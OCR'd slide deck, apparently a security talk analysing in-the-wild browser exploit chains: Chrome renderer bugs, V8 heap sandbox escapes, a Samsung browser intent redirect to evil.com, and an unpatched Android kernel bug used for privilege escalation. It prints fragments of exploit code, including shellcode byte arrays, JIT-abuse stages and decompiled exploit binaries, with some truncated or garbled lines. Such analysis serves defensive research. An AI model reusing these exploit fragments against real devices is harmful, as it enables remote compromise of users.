  console.log(gl.getParameter(gl.SHADING_LANGUAGE_VERSION));
  console.log(gl.getParameter(gl.VENDOR));
  WebGL GLSL ES 1.0 (OpenGL ES GLSL ES 1.0 Chromium)
  WebKit
```

Exploits 🎯



Renderer
PAC/V8 heap sandbox
Sandbox
PrivEsc
Kernel protection
#

Trends in browser RCE 📢


Public ~= private research




```
function x() {
    var e = [144, 144, 100, 161, 4, 0, 0, 0, 137, 196, 144, 144, 144
    var t = [77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0,

    function i() {
        for (let e = 0; e < 500; e++) new ArrayBuffer(1024 * 1024)
    }
    var a = [];
    a.push(new ArrayBuffer(8));

    function r(e, t) {
        let i = "0".repeat(t);
        let a = i + e;
        return a.slice(a.length - t, a.length)
    }

    function l(e) {
        let t = new Date;
        let i = null;
        do {
            i = new Date
        } while (i - t < e)
    }

    function s(e, t) {
        let i = new FileReader;
        let a = 0;
        let r = false;
        let s = false;
        i.onloadstart = function() {};
        i.onprogress = function(e) {
            a += 1;
            l(10);
            if (r) return;
            if (e.loaded != e.total) return;
            try {
                t(this.result, this.result);
                r = true
            } catch (e) {}
        };
        i.onload = function() {
            if (r) return;
            a = 0;
            this.readAsArrayBuffer(new Blob([e]))
        };
        i.readAsArrayBuffer(new Blob([e]))
    }
```



```
function Rd(S) {
  const T = 0x41;
  return [T, ...Md(S, 5)];
}
const Ld = 12200;
const Fd = 12201;
const jd = 12202;
const Qd = 12203;
const Nd = 12204;
const Hd = 12205;
const Gd = 12206;
const Yd = 12207;
const zd = 12208;
const Wd = 12209;
const Jd = 12210;
const Kd = 12211;
const Vd = 12212;
const Xd = 12213;
const Zd = 12214;
const $d = 12215;
function ei() {
  const S = new Od();
  const T = S.ass([
    Id(td, true), Id(Ya, true), Id(za, true), Id(td, true), Id(td, true),
    Id(Wa, true), Id(Ja, true), Id(td, true), Id(td, true), Id(Ya, true),
    Id(za, true), Id(td, true), Id(td, true), Id(za, true), Id(Ja, true),
    Id(td, true), Id(Ka, true), Id(Ja, true), Id(za, true), Id(td, true)
  ]);
  const Rl = S.raaa(_d(T), true);
  const Ll = S.ass([
    Id(td, true), Id(Ya, true), Id(za, true), Id(td, true), Id(td, true),
    Id(Ya, true), Id(za, true), Id(td, true), Id(td, true), Id(Ya, true),
    Id(za, true), Id(td, true), Id(td, true), Id(Ja, true), Id(Ja, true),
    Id(td, true), Id(Va, true), Id(Ja, true), Id(za, true), Id(td, true)
  ]);
  const Fl = S.raaa(_d(Ll), true);
  const jl = S.ass([Id(_d(Rl), true), Id(td, true)]);
  const Ql = S.ass([Id(_d(Fl), true), Id(Ya, true)]);
  S.dfaa('f1', yd([td], [rd]))
      .ffkka([hd, bd, T, hd, Sd, Rl, 1, pa, 0, hd, md, jl])
      .lkka();
  S.dfaa('f2', yd([Ya], [rd]))
      .ffkka([hd, bd, Ll, hd, Sd, Fl, 1, pa, 0, hd, md, Ql])
      .lkka();
  S.dfaa('f4', yd([_d(jl), td], []))
      .ffkka([pa, 0, pa, 1, hd, Dd, jl, 1])
      .lkka();
  S.dfaa('f5', yd([_d(Ql), Ya], []))
      .ffkka([pa, 0, pa, 1, hd, Dd, Ql, 1])
      .lkka();
  const ql = new WebAssembly.Module(S.tabf());
  const Nl = new WebAssembly.Instance(ql);
  return Nl;
```




```
function secondStage(){
    // alert('should be ok');

    // caculate slide
    leak();

    // find dyld_start
    var dyld_lookup = Read64(Uint64(g_db.look));
    dyld_lookup.lo = dyld_lookup.lo & (~0x3fff);
    while (Read32(dyld_lookup) != 0xfeedfacf) {
        dyld_lookup = dyld_lookup.sub(0x4000);
    }
    var dyld_start = dyld_lookup.add(0x1000);
    // alert('dyld start: ' + dyld_start.toString());

    // make some jit code
    var fn = generateFunc();

    // leak jit address and offset used by jitwritefunction
    var jit_info = getJITXOffset(fn);
    var offset = jit_info.jit_offset;
    var jitaddr = jit_info.jit_addr;

    // alert('jit at ' + jitaddr.toString());
```



```
function W() {
    if (!Q()) return;
    var a = G(p(r.look));
    a.lo = a.lo & ~16383;
    while (q(a) != 4277009103) {
        a = a.sub(16384)
    }
    var n = a.add(4096);
    var e = J();
    var i = K(e);
    var o = i.jit_offset;
    var c = i.jit_addr;
    var d = new Uint8Array(524288);
    var f = H(d);
    var u = G(f.add(16));
    var v = 16384 - (c.lo & 16383);
    var l = c.add(16384 + v);
    var s = u.add(4096);
    var g = t.length + 16384 * 2;
    var h = G(p(r.j_wr));
    var   = new k(d.buffer);
```

PAC/V8 heap “sandbox” bypasses ♻️



Thinking outside of the heap sandbox


The recently introduced v8 heap sandbox isolates the v8 heap from other process memory, such as executable code, and prevents memory corruptions within the v8 heap from accessing memory outside of the heap. To gain code execution, a way to escape the heap sandbox is needed.

In Chrome, Web API objects, such as the `DOM` object, are implemented in Blink. Objects in Blink are allocated outside of the v8 heap and are represented as api objects in v8:


https://github.blog/security/vulnerability-research/from-object-transition-to-rce-in-the-chrome-renderer/

Half-day 📅

```
location.href = "intent://evil.com/#Intent;scheme=https;" +
    "package=com.sec.android.app.sbrowser;action=android.intent.action.SBROWSER_VIEW_FOR_EXTERNAL_APP;end";
```



“Silent” intent redirect vulnerability to the rescue



Bug (libhemlock.so)


The bug used was fixed in commit 77f4689de17c0887775bb77896f4cc11a39bf848 without CVE assigned, fix was released in:

- 4.9.239
- 4.14.201
- 4.19.150


All currently supported pixel phones are running a kernel including the fix. OTOH it looks like all most recent Samsung kernels are affected by this issue as the fix wasn't backported in their Android kernel tree. Other vendors, e.g. Huawei might be affected as well.

The bug does not require any special privileges to trigger (only using epoll, pthread and AF_LOCAL sockets) and can be used as a sandbox escape directly from the Chrome renderer. The syscalls can't be easily filtered from the BPF sandbox as they are used in a normal way.

Proper sandbox escape 🏖️




```
LOAD:000017B6 aLiblogSo      DCB "liblog.so",0
LOAD:000017C0 aLibchopinSo   DCB "libchopin.so
```




```
sub_59418
sub_59424
sub_59454
sub_594A0
sub_594AE
sub_594CC
sub_59538
sub_5954C
sub_5955A
sub_59576
sub_59596
sub_595A4
sub_595C8
sub_595E0
sub_59604
sub_59620
sub_59640
sub_59660
sub_59670
sub_59684
sub_59698
sub_596AC
sub_596B0
sub_596C8
sub_596E0
sub_596E4
nullsub_2
sub_596FC
sub_5970C
sub_59958
sub_59980
sub_59A14
sub_59A60
sub_59AA0
```

ine 6727 of 6727, /__i




```
int sub_594CC()
{
  int result; // r0
  int v1; // r4
  int v2; /int result; // r0
  int (*v3)(); // [sp+0h] [bp-28h] BYREF
  char v4[16]; // [sp+4h] [bp-24h] BYREF
  int v5; // [sp+14h] [bp-14h] BYREF

  result = sub_AD600();
  dword_113B80 = result;
  if ( result )
  {
    *(_DWORD *)(result + 544) = "Chopin";
    v5 = sub_59660(*(_DWORD *)(result + 556));
    v1 = v5;
    sub_B167C(v4, "run_poc_thread", "../../chopin/entry.cc", 39);
    v3 = sub_59454;
    v2 = sub_59698(&v3);
    sub_C65C0(v1, v4, v2);
    return sub_59670(&v5);
  }
  return result;
}
```



```
go_thread
run_poc_thread
sub_9A5E0
sub_9A640
base::internal::Invoker<base::internal::FunctorTraits<void (*)(void)>,base::i...
base::internal::BindState<true,true,false,void (viz::DelayBasedTimeSource::...
__emutls_unregister_key_0
sub_9A6B8
sub_9A6C0
mojo::AssociatedRemote<gpu::mojom::GpuChannel>::BindNewEndpointAn...
sub_9AAB8
viz::HintSessionFactory::Create(base::internal::flat_tree<int,std::__Cr::ident...
std::__Cr::basic_string<char,std::__Cr::char_traits<char>,std::__Cr::allocat...
std::__Cr::__throw_length_error(char const*)
std::__Cr::basic_string<char,std::__Cr::char_traits<char>,std::__Cr::allocat...
_ZNSt4__CrssIcNS_11char_traitsIcEENS_9allocatorIcEEEEDaRKNS_12basic...
std::__Cr::__tree_balance_after_insert<std::__Cr::__tree_node_base<void ...
gpu::mojom::CommandBufferClientStub<mojo::RawPtrImplRefTraits<gpu::...
sub_9B0C4
mojo::AssociatedRemote<viz::mojom::LayerContextClient>::Bind(mojo::Pen...
mojo::internal::AssociatedInterfacePtrState<viz::mojom::LayerContextClien...
mojo::AssociatedReceiver<viz::mojom::LayerContext,mojo::RawPtrImplRefT...
viz::YUVVideoDrawQuad::YUVVideoDrawQuad(void)
gpu::mojom::GpuChannelProxy::GetGpuMemoryBufferHandleInfo(gpu::Mail...
```

BinDiff


Trends in LPE 🎯



